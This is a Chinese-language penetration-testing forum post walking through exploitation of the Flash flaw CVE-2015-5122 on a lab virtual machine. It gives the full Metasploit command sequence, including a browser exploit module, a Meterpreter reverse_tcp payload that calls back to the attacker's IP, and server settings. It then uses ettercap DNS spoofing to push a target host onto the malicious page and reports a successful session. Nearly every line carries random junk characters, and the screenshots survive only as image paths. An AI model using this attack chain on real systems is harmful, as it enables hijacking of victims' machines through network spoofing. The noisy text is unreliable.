: P6 D+ q# y! e 二、cve2015-5122漏洞实例演示虚拟机

& \' L1 j6 h' ?! M' X! {% W 关于cve2015-5122这个漏洞,大家可以百度一下,是关于flash的漏洞,是2015年flash漏洞的第二发,今天我们就用这个漏洞来演示,开启kai linux msfconsole命令启动msf如图: 1 N: W( t6 O' I6 I: h
6 b" ]/ n5 h9 q& Z6 V' \+ L- K4 @search cve-2015-5122如图: / J* _! h" }6 \; r# O# s6 s3 L( i
8 g3 ^! ?: E J& K5 R1 ]# G2 M% ?+ y
* k) v8 m3 z2 l2 m/ h( c 下面我们敲如下命令:
& n: g) r6 d7 c5 b% h5 Puse exploit/multi/browser/adobe_flash_opaque_background_uaf & w0 W8 a( J9 W7 W. I" B
- t+ v* \5 {5 Iset PAYLOAD windows/meterpreter/reverse_tcp 5 z6 G3 O/ R, ?: n, q5 K, ~
3 }' ~( w4 I% c, j: v; x) N$ E2 {1 M; {. [% Z) ]/ U+ g: b. } set LHOST 192.168.0.109 $ @2 U7 W* o8 g% t9 |5 S _0 `
* J! @6 m' c D" V: d1 w$ ?. P) Y# i( C6 t set URIPATH / /*根目录*/ & Y. o. |+ m/ ` Y! J" `
set SRVHOST 192.168.0.109 //192.168.0.109为kaili ip地址 # C0 T7 R# ~, `/ G6 c. D
7 v6 G. ?+ l5 e/ w1 V% L) s) `) J& l( F. _) J; b6 e: t' ]8 z set SRVPORT 80 /*80端口*/ 使用80端口时要保证apache为停止状态用service apache2 stop命令停止否则会提示端口被占用 $ Z# o7 w$ z0 p" w9 c- q7 z
1 _6 ^( [. Z$ z% T8 q" H) ^* N1 G: F p6 j, | 然后show options如图: ) V$ N; D- r/ y4 U7 B# P


一切都设置好了,执行exploit。下面我们进etc/ettercap目录下设置etc.dns如图:
 ' X k9 v& H+ v% q, n- m( t
1 B: t& f0 P5 v, e) d" [
然后ettercap -G命令打开ettercap,我们要攻击的主机ip是192.168.0。115
- r+ h( d# }* j1 ^+ n Ettercap过程第一篇里已经演示,这里不在详细写了。。。执行完ettercap以后我们观察一下msf
 $ Q8 i* A) s, @: Q! u ?
成功了,这时候我们断开ettercap,如图:
' N ~ G! U3 q/ @2 p- u



! k4 C( S8 A' y' C$ X' t; d Screenshot如图:
4 U# N' Z( r K2 e, ]3 }
 + W8 a5 O2 c- I) X* R
| 欢迎光临 中国网络渗透测试联盟 (https://www.cobjon.com/) | Powered by Discuz! X3.2 |